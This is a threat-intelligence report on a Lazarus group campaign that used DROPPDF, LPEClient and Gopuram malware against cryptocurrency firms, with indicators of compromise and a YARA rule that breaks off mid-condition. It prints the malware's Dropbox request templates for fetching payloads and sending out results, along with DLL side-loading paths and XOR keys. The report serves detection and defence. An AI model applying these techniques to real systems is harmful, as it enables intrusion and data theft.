

Lazarus attacked cryptocurrency company with LPEClient and Gopuram

Report Id: 20231102

Version: 1.0 (03.Nov.2023)

Executive Summary

In early September 2023, we came across a suspicious security event at a cryptocurrency exchange in Turkey. Upon a thorough investigation into the incident, it became evident that the victim had been under attack since the end of July 2023. The malicious software cluster employed in this attack represented an advanced iteration of the Gopuram malware, which had previously been linked to the 3CX supply chain breach.

In this attack, the actor introduced new malware during the initial infection stage. With the malware we've dubbed DROPPDF, the actor gained access to the victim's system and subsequently delivered the next payload via the well-known cloud service, Dropbox. Eventually, this innovative malware retrieved a shellcode-type payload from the cloud service and executed it in memory.

Further investigation revealed that the victim was subsequently targeted by the LPEClient or Gopuram malware. Notably, LPEClient is a prominent tool utilized by the Lazarus group, which has been employing this malware since 2020 for initial stage infections, reporting victim's information, and fetching additional payloads. The use of LPEClient strengthens our belief that the Lazarus group is responsible for the Gopuram cluster and the 3CX supply-chain attack.

The Gopuram cluster utilized in the recent cryptocurrency exchange targeting attack, displays a structure reminiscent of its predecessor, featuring Loader, Orchestrator, and plugins. Nevertheless, the latest iteration is characterized by enhanced sophistication aimed at eluding detection and obstructing in-depth analysis.

The Loader, serving as the initial stage malware for loading the Orchestrator, now employs diverse techniques to identify and load its target files. Moreover, there has been a noticeable proliferation of diverse plugins loaded by the Orchestrator malware. This expansion underscores that the Gopuram cluster has significantly augmented its capabilities.

This report in a nutshell:

- The Lazarus group launched another attack on a cryptocurrency exchange, this time employing an advanced version of the Gopuram cluster;
- In this attack, a newly introduced initial stage malware, named DROPPDF, was employed;
- Our investigation yielded additional evidence strongly implicating the Lazarus group as the mastermind behind the Gopuram cluster.



Techniques, Tactics and Procedures specific to this campaign:

Infrastructure
DropBox, Commercial hosting servers
Infection vector
Unknown
Implants
DROPPDF, LPEClient, Loader, Gopram Orchestrator, Plugins
Victimology
Cryptocurrency-related entities in Turkey and Vietnam

MITRE's ATT&CK mapping (full details in Appendix III):

Tactic	Techniques
Collection	T1113
Lateral Movement	T1021.002
Execution	T1047
Persistence	T1574.001
Privilege Escalation	T1574.001
Defense Evasion	T1140, T1070.006, T1027.002, T1055.001, T1620
Discovery	T1057, T1082, T1083, T1012, T1135
Command and Control	T1071.001, T1573.001
Exfiltration	T1041

For more information please contact: intelreports@kaspersky.com

This Report has been compiled by AO Kaspersky Lab ("Rightholder") in accordance with the terms and conditions set forth in the Service Agreement with the User. Information in this Report is solely for informational purposes and cannot be used for other purposes or deemed as official proof. The Rightholder shall not be held liable to anyone in relation to this Report, including for any inappropriate or improper use of the Service by the User. Information in this Report is confidential and is intended solely for internal use by the User. No information in the Report may be shared with third parties unrelated to the User and/or made available to the public.

Table of Contents

Executive Summary	1
Technical Details	4
Background	4
Initial infection	5
DAT Loader	6
DROPPDF	6
Gopuram Loader	7
Gopuram Orchestrator	8
Gopuram plugins	9
Additional findings	10
Infrastructure	11
Victims	11
Attribution	12
Code similarity	12
C2 overlaps	13
Used tools	14
Target and motivation	14
Conclusions	15
Appendix I – Indicators of Compromise	16
Yara Rules	17
Appendix II – MITRE ATT&CK Mapping	20

Technical Details

Background

During our investigation into the activities of the Lazarus group, we encountered an instance where a company fell victim to their malware. As we delved into the telemetry data obtained from this victim, it became evident that this particular entity had been one of the targets of the 3CX supply chain attack. Notably, during the time when multiple security vendors, including ourselves, had publicly reported on the 3CX supply chain attack, this company had been compromised via the internal 3CX software. Remarkably, almost three months later, the threat actor returned to this same victim with an updated version of the Gopuram malware.




Fig. 1 Infection Timeline

Upon scrutinizing numerous compromised machines, we discerned the evolved infection chain employed in this attack. Our understanding of the relationships between the threat actor's tools was facilitated by examining malware functionalities alongside in-house telemetry data. Given that a majority of the malware executed within the system's memory, we encountered significant limitations in precisely delineating the infection chain. Regrettably, in the latest case, we were unable to pinpoint the initial infection vector. However, it was evident that the DROPPDF malware was the initial point of compromise for most victims. Subsequently, the Gopuram cluster, accompanied by various plugins, was deployed. In some compromised machines, we solely discovered the Gopuram cluster, while in other instances, the infection commenced with DROPPDF or DAT Loader.




Fig. 2 Infection chain

Initial infection

Through analysis of one of the victim's hosts, we observed that malware had been delivered through the 3CX application on April 3, 2023. It's worth noting that this specific malware (MD5 cb01ff4809638410a531400a66376fa3) had already garnered attention from other security vendors¹ in connection with the 3CX supply-chain attack. However, it was discovered that this victim had already been compromised by the Gopuram malware prior to the infection via the 3CX application. Unfortunately, despite our diligent efforts, we were unable to definitively confirm the infection vector that was employed in July 2023 for the initial compromise of the same victim.

Interestingly, it has come to our attention that the side-loading technique was utilized during the early stages of infection. A specific victim's instance involved the creation of a seemingly legitimate OneDrive Updater, which was then directed to an unusual path, from which it loaded the sspicli.dll file. Regrettably, we were unable to obtain this suspicious DLL file. However, after the file's execution, it initiated connections to a Dropbox URL, strongly indicating its role in launching the DROPPDF malware.

- File path: "c:\programdata\microsoft onedrive\onedrivestandaloneupdater.exe"
- MD5: EFC5625FBD9F7E507172D493C5D79312

In addition to side-loading, the threat actor places significant reliance on DLL hijacking through Windows services and legitimate Windows files. We have observed that the initial stage loaders adeptly exploit these tactics, executing them after a system reboot to further their malicious activities. While the precise entry point of the threat actor into the target system remains elusive, it's evident that they maintain persistent malware connections and employ these techniques to move laterally within the compromised environment.

Legitimate files	Malicious loaded files	Observed malware type
C:\Windows\system32\svchost.exe(IKEEXT service)	C:\Windows\System32\wlbsctrl.dll	DAT Loader
C:\Windows\system32\wbem\wmiprvse.exe	C:\Windows\System32\ncobjapi.dll	Possibly DROPPDF
C:\Windows\system32\wbem\wmiprvse.exe	C:\Windows\System32\wbem\sspicli.dll	Gopuram Loader DAT Loader DROPPDF
C:\Windows\system32\wbem\wmiprvse.exe	c:\Windows\System32\wbem\wmicInt.dll	Gopuram Loader

¹ <https://www.zscaler.com/blogs/security-research/3CX-supply-chain-attack-analysis-march-2023>

DAT Loader

From one of the victims, we came across a unique loader responsible for loading the subsequent payload.

MD5	66a519008dd02fdad45e752ce52176dc
SHA1	08f7d1fd70ebaecaeaae040603c761df53c194b
SHA256	d34eaba0f3594487d82728580a077de883ef948ba1f76878d44d45947325fb3c
Link time	2023-09-06 14:10:10
File type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
File size	321 KB
File name	c:\Windows\System32\wbem\sspicli.dll

This particular malware is introduced via side-loading by another application, which reroutes calls from legitimate export functions to the `sspicli.dll` system library. Upon execution, it proceeds to load a file from the current directory bearing the same name but with a ".dat" extension. The contents of the loaded file are subsequently decrypted using a hardcoded XOR key.

- XOR key: {E1E3248A-ED6D-4063-AE81-66D65DC997A0}
- Another XOR key: {08728914-3F57-4D52-9E31-49DAECA5A80A}

The restored payload contains shellcode at the beginning and followed by a Windows executable. The shellcode is responsible for loading the PE file in the memory. When this Loader launches a shellcode, it takes advantage of the callback function of Windows native functions. In this malware, the shellcode was called by calling `DrawStateW` API with the callback function pointing to the malicious shellcode. In another variant, the shellcode was spawned with the `CertCreateContext` function. After acquiring the file loaded by this malware, we confirmed the payload executed in the memory is "Gopuram Loader", which we will describe later.

DROPPDF

After analyzing KSN telemetry and the distinct characteristics of the malware, our assessment indicates that DROPPDF was employed during the initial stages of the infection. Similar to the previous Gopuram malware, DROPPDF was equipped with a shellcode known as DAVESHELL². Multiple variants of DROPPDF utilized this same shellcode by invoking the `DllGetClassObject` export function. This function allowed the malware to obtain a DropBox access token and the download path from a linked DropBox account through command line parameters.

Furthermore, to retrieve additional commands from the DropBox service, DROPPDF establishes a connection to the DropBox account following the specified format. Note that the file name fetched will be a universally unique identifier (UUID) created by the DROPPDF malware.


```
POST https://content.dropboxapi.com/2/files/download
Authorization: Bearer %s
Dropbox-API-Arg: {"path":"/[command-line delivered path]/45E1-[generated UUID].pdf"}
```

² <https://github.com/monoxgas/sRDI>

If the requested PDF file exists, DROPPDF will remove it with the following request.

```
POST https://api.dropboxapi.com/2/files/delete_v2
Authorization: Bearer %s
Content-Type: application/json
{"path": "[command-line delivered path]/45E1-[generated UUID].pdf"}
```

Once the PDF file is retrieved from DropBox, it undergoes decryption using the AES GCM algorithm to execute the decrypted shellcode. Subsequently, the resulting data is encrypted using the same method, incorporating a PDF header and footer for the final output.



```
loc_1800028EF:
movsd  xmm0, qword ptr cs:PDF_header ; "%PDF-1.3\n%"
mov     rsi, [rsp+0C8h+arg_0]
movsd  qword ptr [rdi], xmm0
movzx   eax, word ptr cs:PDF_header+8 ; "\n%"
mov     [rdi+8], ax
mov     eax, dword ptr cs:PDF_footer ; "\n%%EOF\n"
mov     ecx, [r12]
mov     [rcx+rdi-7], eax
movzx   eax, word ptr cs:PDF_footer+4 ; "OF\n"
mov     [rcx+rdi-3], ax
movzx   eax, byte ptr cs:PDF_footer+6 ; "\n"
```

Fig. 3 Adding PDF header and footer

If the received value is "0xF7DC8," the execution will be terminated. The final result should be uploaded in the following format:

```
POST https://content.dropboxapi.com/2/files/upload
Accept-Encoding: gzip, deflate, br
Authorization: Bearer %s
Content-Type: application/octet-stream
Dropbox-API-Arg: {"path": "[%s/%s%.pdf", "mode": "overwrite", "autorename": true, "mute":
false, "strict_conflict": false}
```

It has been observed that DROPPDF was deployed during the initial infection stage on a majority of compromised machines, suggesting that the actor employed this malware to deliver the subsequent-stage malware.

Gopuram Loader

Remarkably, we identified this payload within the `svchost.exe` and `wmiprvse.exe` processes, signifying that it is loaded by legitimate files. Furthermore, this malware encompasses all the export functions present in the legitimate system DLL file `sspicli.dll` and forwards each request for these export functions to the legitimate library located at the "`C:\windows\system32\sspicli.dll`" path, ensuring the smooth execution of normal programs.

MD5	e9637289bc5731ffc024b5a196fcbb6c
SHA1	baf77e5d614a4b2b5646749397a66155125f65dd
SHA256	c3bf26236a0cf2c7783688c313c77acbe4542442ad8af211597b74749b40d881
Link time	2023-09-05 08:22:07
File type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
File size	290 KB
File name	C:\Windows\System32\wbem\sspicli.dll

This loader possesses straightforward functionality. When initiated, the malware conducts a check to verify if the current process corresponds to "C:\Windows\System32\svchost.exe"; if not, it terminates. Its primary role is to facilitate the loading of additional payloads. To achieve this, it systematically scans a predefined directory, examining each file to ensure it contains the "MSCF" header, which is indicative of a Microsoft Compressed Archive (CAB) file header.

- Search path: "C:\ProgramData\Microsoft\Windows\DeviceMetadataStore\en-US*.*)"

The loaded data is decrypted using the "CryptUnprotectData" API. Typically, only a user with identical login credentials as the one who originally encrypted the data can perform this decryption, and it must be carried out on the same computer. Following the decryption, the payload is subjected to a 0x8D XOR operation, then loaded into memory. The next step involves locating the entry point of the PE (Portable Executable) file and initiating its execution.

Gopuram Orchestrator

The orchestrator malware employed in this case exhibits analogous functionalities to the previous iteration³. Notably, one variant we unearthed in this research continues to employ the DLL name "guard64.dll" within its export directory, a naming convention consistent with what we had previously observed in the Gopuram cluster.



Fig. 4 guard64.dll DLL name

A noteworthy feature of Orchestrator is its ability to encrypt specific data with a 0x8D XOR operation and the CryptProtectData API before saving it to a designated file. Since this file is encrypted using the CryptProtectData API, only the originating host can decrypt it. The orchestrator establishes a connection with a command and control (C2) server, where it receives additional instructions. This malware also generates Cookie values that include a victim identifier, machine ID, timestamp, and randomly generated values.

³ APT Intel report: Researcher Notes – Gopuram Backdoor Deployed Through 3CX Supply-Chain Attack

*** Generated Cookie value:**

```
[param1]=cid=[random 24 characters]-c1=2-c2=2-c3=2; [param1]=[Machine ID];
%s=GUID=%081x%081x%081x%081x&HASH=%04x&LV=[year][month]&V=4&LU=[time];
[param4]=%081X%081X%081X%081X
```

Random-generated value

Victim information

The orchestrator is equipped with a set of commands that enable control over the victim.

- Changing working directory.
- Executing Windows commands.
- File manipulation.
- Process manipulation.
- Get system time.

The primary function of this malware is to search for additional files within a specified path and load them after performing decryption.

- Search path: "C:\ProgramData\Microsoft\Windows\DeviceMetadataStore\en-US*.*"

Gopuram plugins

From the memory of the Gopuram Orchestrator, several additional Windows executables were uncovered. Many of these plugins feature the "SystemFunction001" export function. These plugins serve various purposes, including creating additional files for loading or engaging in timestamping activities. Furthermore, they leverage injectors or reflective loaders to load supplementary payloads directly into memory.

Of particular note is that numerous plugins mimic the functionality of standard Windows commands like ping, reg, net, wmic, copy, or sc. The actor has implemented these emulated Windows commands for reconnaissance purposes and lateral movement within the compromised environment.

Description	Details
Creating files to load	Received two payloads decrypting with 0x8D XOR, encrypting with CryptProtectData API, saving each of two file to the "C:\ProgramData\Microsoft\Windows\DeviceMetadataStore\en-US\[generated UUID].devicemetadata-ms" path.
Timestamping	Change target file's timestamp to source file's.
Injector	Inject to the designated process with Native APIs.
Reflective loader	Reflective load Windows executable.
ping	Test remote host's connection such as 'ping' commands with -4(use IPv4) and -a(resolve addresses to hostnames).

reg	Manipulate registry with query, add, delete, export options.
net	Run a net command with time, use, user, group, share, file, session, view options.
wmic	Launch 'process call' or 'process create' wmic command to the remote host with /user:, /password:, /node: options.
copy	Receive two file paths through command line and copy source file to destination file.
sc	Manipulate service, same with 'sc' command with query, start, stop, delete, and create options.

Additional findings

The discovery of LPEClient, a well-known malware associated with the Lazarus group, in the memory of several compromised machines strongly suggests the involvement of the Lazarus group in this attack. LPEClient has been frequently used in Lazarus campaigns, reinforcing this belief.

From one of the victim machines, it was observed that a fast reverse proxy (MD5 19dbffec4e359a198daf4ffca1ab9165) was created. This tool is designed to expose a local server located behind a NAT or firewall to the Internet. Notably, this tool is identical to the one previously mentioned by Mandiant ⁴.

Additionally, a loader malware (MD5 6222bdd14614a6122ac60c440c9bd799) developed in Golang was identified. Its role is to read an additional file and load the next payload. This malware was found in the "C:\Windows\system32\wbem\sspicli.dll" path, indicating that it was loaded by a Windows service, likely the previously discovered malware. The adoption of a new programming language for malware development suggests that the actor is actively updating and evolving their malware capabilities.

⁴ <https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise>

Infrastructure

In the course of this attack, the actor exclusively utilized commercial VPS (Virtual Private Server) services for their command and control servers. For domain registration purposes, they relied solely on the Namecheap service. The actual servers were found to be hosted across various Internet Service Providers (ISPs), including Leaseweb, Namecheap, and Aurologic. This distributed and diversified infrastructure is indicative of the actor's efforts to obfuscate their activities and maintain operational resilience.

Domain	IP	First seen	Domain registrar	ISP	ASN
Trisilo[.]com	23.106.215[.]222	2023-07-25	Namecheap	Leaseweb USA	AS396190
www.blastedlevels[.]com	213.227.154[.]17	2023-09-13	Namecheap	LeaseWeb Netherlands	AS60781
Awsstorageboxes[.]com	68.65.123[.]95	2023-08-03	Namecheap	Namecheap	AS22612
Azuredeploypackages[.]net	199.188.205[.]45	2023-07-25	Namecheap	Namecheap	AS22612
www.ismartrium[.]com	152.89.247[.]233	2023-09-08	Namecheap	Aurologic	AS30823
Deployawslambdapackage[.]com	68.65.122[.]246	2023-03-10	Namecheap	Namecheap	AS22612

Victims

Based on your discovery, it appears that two victims were targeted in this attack. One victim is a cryptocurrency exchange located in Turkey, while the other is in Vietnam. While the specific industry of the compromised machine in Vietnam cannot be confirmed, the available telemetry data suggests that it may be involved in cryptocurrency-related activities. This highlights the continued interest of threat actors in targeting cryptocurrency-related entities, which often deal with valuable digital assets and are attractive targets for cyberattacks.



Fig. 5 Target of this attack

Attribution

During this research, we identified numerous similarities between the current attack and previously documented campaigns linked to Lazarus and its associated sub-groups. In our prior analysis, we established a medium-to-high level of confidence that the 3CX supply-chain breach, carried out by the Gopuram cluster, had ties to the Lazarus group. Our latest research now confirms that an evolved Gopuram cluster is once again the handiwork of the Lazarus group in their most recent cryptocurrency-focused assault.

Code similarity

In previous research⁵, we ascertained a connection between the X_TRADER supply chain attack and the Lazarus group. In the case of X_TRADER, the compromised application facilitated the deployment of a specific malware (MD5 101923b8185d9bbfe90c0687a6f3d163), which subsequently initiated the download of an additional payload onto the victim's system.

In our most recent investigation, the threat actor opted for a different approach by employing the DROPPDF malware to retrieve an additional payload from a DropBox account, rather than fetching it from HTTP servers. Nonetheless, it's worth noting that we identified noteworthy similarities in both malware samples, particularly in the code structure. Notably, when the malware encrypts data, it employs identical code for generating an AES key through binary operations.

Moreover, both samples take advantage of the BCrypt library for encryption, utilizing various APIs such as BCryptEncrypt, BCryptDecrypt, and BCryptOpenAlgorithmProvider. In both cases, the chosen encryption algorithm remains consistent: AES GCM.

⁵ APT reports: Researcher Notes – X_TRADER Supply Chain Attack Linked to Lazarus




Fig. 6 Same key generation routine

C2 overlaps

This research initiative originated as we delved into the activities⁶ of the Lazarus group in South Korea. In an attack targeting a software vendor attributed to the Lazarus group, they deployed the LPEClient malware to verify victims and deliver subsequent payloads. In the context of this Korean-focused attack, the Lazarus group leveraged compromised web servers for their command and control (C2) operations.

However, it's noteworthy that while most C2 servers were hosted on compromised web servers, one of the C2 servers broke from this pattern and was hosted on a commercial hosting service, specifically [www.blastedlevels\[.\]com](http://www.blastedlevels[.]com). Another instance of the LPEClient (MD5 612a5a1473e49614d8f5407fa33af2b6) used the same C2 server, along with an additional C2 server accessible at [hxxps://trisiko\[.\]com/news.asp](http://hxxps://trisiko[.]com/news.asp). This connection signifies a crucial link between these two distinct attacks.

In the end, the LPEClient employed in the cryptocurrency-targeted attacks also made use of the same C2 server, strongly suggesting that the same threat actor was responsible for orchestrating both of these targeted assaults.

⁶ APT reports: Lazarus breaches software vendors with new SIGNBT backdoor




Fig. 7 C2 Overlap

Used tools

According to a publication by Mandiant, the actor known as UNC4736, associated with the AppleJeuS campaign, utilized a tool called "fast reverse proxy" for lateral movement within the 3CX organization. In the course of our research, we made a notable observation: the very same tool (MD5 19dbffec4e359a198daf4ffca1ab9165) was employed by UNC4736 in their attack on a cryptocurrency exchange in Turkey. This finding underscores a significant and concerning consistency in the actor's tactics and tools across different targeted operations.

Target and motivation

Throughout its history, the Lazarus group has consistently demonstrated a keen interest in targeting the cryptocurrency industry as a means to secure financial gains. Beyond the Operation AppleJeuS case, numerous instances^{7 8 9 10 11 12 13 14} have emerged where they've set their sights on cryptocurrency-related entities. The recent 3CX supply chain attack and the findings of this new research underscores the group's unwavering motivation to pursue financial profits through their cyberattacks. Their persistence in this regard serves as a stark reminder of the ongoing threat they pose to the cryptocurrency sector and the broader cybersecurity landscape.

⁷ <https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise>

⁸ APT reports: Operation AppleJeuS - Lazarus Hits Cryptocurrency Exchanges with Fake Installer and MacOS malware

⁹ APT reports: Lazarus trojanized DeFi application to deliver CookieTime

¹⁰ APT reports: Lazarus Employs New Initial Downloader To Attack Cryptocurrency Business

¹¹ APT reports: Lazarus Continues to Attack Cryptocurrency Business with Enhanced Capabilities

¹² APT reports: Lazarus uses Powershell and Mac Malware to Attack Cryptocurrency Exchange

¹³ APT reports: Lazarus Backdoored Cryptocurrency Exchange Software

¹⁴ APT reports: Lazarus targets electronic currency operators

Conclusions

By harnessing the formidable capabilities of the Gopuram cluster, the Lazarus group executed a highly intricate cyber assault on the cryptocurrency industry. As illustrated by this particular incident, the group's arsenal of tools is marked by an exceptional ability to evolve swiftly and adapt with a remarkable degree of sophistication. Our comprehensive analysis underscores the resolute determination of this group to persistently target financial gains, and we anticipate that their unwavering pursuit will continue to gather momentum in the foreseeable future.

NSR



Appendix I – Indicators of Compromise

Note: The indicators in this section are valid at the time of publication. Any future changes will be directly updated in the corresponding .ioc file.

DAT Loader

c59e91dce358f6b334ba319406ee5828	C:\Windows\System32\wbem\sspicli.dll
66a519008dd02fdad45e752ce52176dc	C:\Windows\System32\wbem\sspicli.dll
bee06a6f325d342808e0be5fd43029da	C:\Windows\System32\wlsctrl.dll

Encrypted Gopuram Loader

ba36a96ad3b763e6c450c2af8f50aac3	C:\Windows\System32\wbem\sspicli.dat
----------------------------------	--------------------------------------

Gopuram Loader

f901f75dadebb849dbbbae8104bcc8bf	C:\Windows\System32\wbem\wmiclnt.dll
d433f707cfae3bec7310199ab6b75c8c	C:\Windows\System32\wbem\sspicli.dll
a59deb4c35548650af112dd7af2de406	C:\Windows\System32\wbem\sspicli.dll
d9bfd79d2f287c55dedd95942545d81f	C:\Windows\System32\wbem\sspicli.dll
921b2f578ce13573318c539ac49dd7fe	XFirstStage.dll
f2f144582028084a869727ec4b25d289	C:\Windows\System32\wbem\wmiclnt.dll

Golang Loader

6222bdd14614a6122ac60c440c9bd799

File Path

C:\Windows\System32\wbem\sspicli.dll
 C:\Windows\System32\wlsctrl.dll
 C:\Windows\System32\wbem\wmiclnt.dll
 C:\Windows\System32\ncobjapi.dll

Domains and IPs

hxxps://awsstorageboxes[.]com/deployments	Lazarus C2
hxxps://azuredeploypackages[.]net/api/client	Lazarus C2
hxxps://deployawslambdapackage[.]com/cloud/deployments	Lazarus C2
hxxps://deployawslambdapackage[.]com/deploying-lambda-apps	Lazarus C2
hxxps://trisiko[.]com/index[.]asp	Lazarus C2
hxxps://trisiko[.]com/news[.]asp	Lazarus C2
hxxps://www[.]blastedlevels[.]com:443/levels4SqR8/measure[.]asp	Lazarus C2
hxxps://www[.]ismartrium[.]com/login3z7ui2q/login[.]asp	Lazarus C2

Yara Rules

```

rule apt_Lazarus_Gopuram_Loader_2309 {
meta:
    description = "Rule to detect Gopuram Loader of MSCF type payload"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2023-09-11"
    hash = "F901F75DADEBB849DBBBAE8104BCC8BF"

strings:
    $code_xor_string = {34 8D 0F B6 C0 66 89 84 [3] 00 00 48 FF C? 48 83 [2] 7C}

    $dbg1 = "[-] Mapping of" fullword ascii
    $dbg2 = "Could not load the library:" fullword ascii
    $dbg3 = "Could not load the function:" fullword ascii
    $dbg4 = "[!] Cannot fill imports into 32 bit PE via 64 bit loader!" fullword ascii
    $dbg5 = "[!] Could not allocate memory at the desired base!" fullword ascii
    $dbg6 = "Invalid payload:" fullword ascii
    $dbg7 = "[!] Virtual section size is out of bounds:" fullword ascii
    $dbg8 = "[!] Truncated to maximal size:" fullword ascii
    $dbg9 = "[-] VirtualAddress of section is out of bounds:" fullword ascii
    $dbg10 = "[-] Raw section size is out of bounds:" fullword ascii
    $dbg11 = ": out of bounds, skipping..." fullword ascii
    $dbg12 = "Could not allocate memory in the current process" fullword ascii
    $dbg13 = "Could not copy PE file" fullword ascii
    $dbg14 = "[-] Not supported relocations format at %d: %d" fullword ascii
    $dbg15 = "[-] Malformed field: %lx" fullword ascii
    $dbg16 = "[-] Failed processing reloc field at:" fullword ascii
    $dbg17 = "[!] Invalid relocDir pointer" fullword ascii
    $dbg18 = "[-] Invalid address of relocations block" fullword ascii

    $file_type = "MSCF" fullword ascii

condition:
    uint16(0) == 0x5A4D and
    filesize < 10MB and
    (
        $code_xor_string or
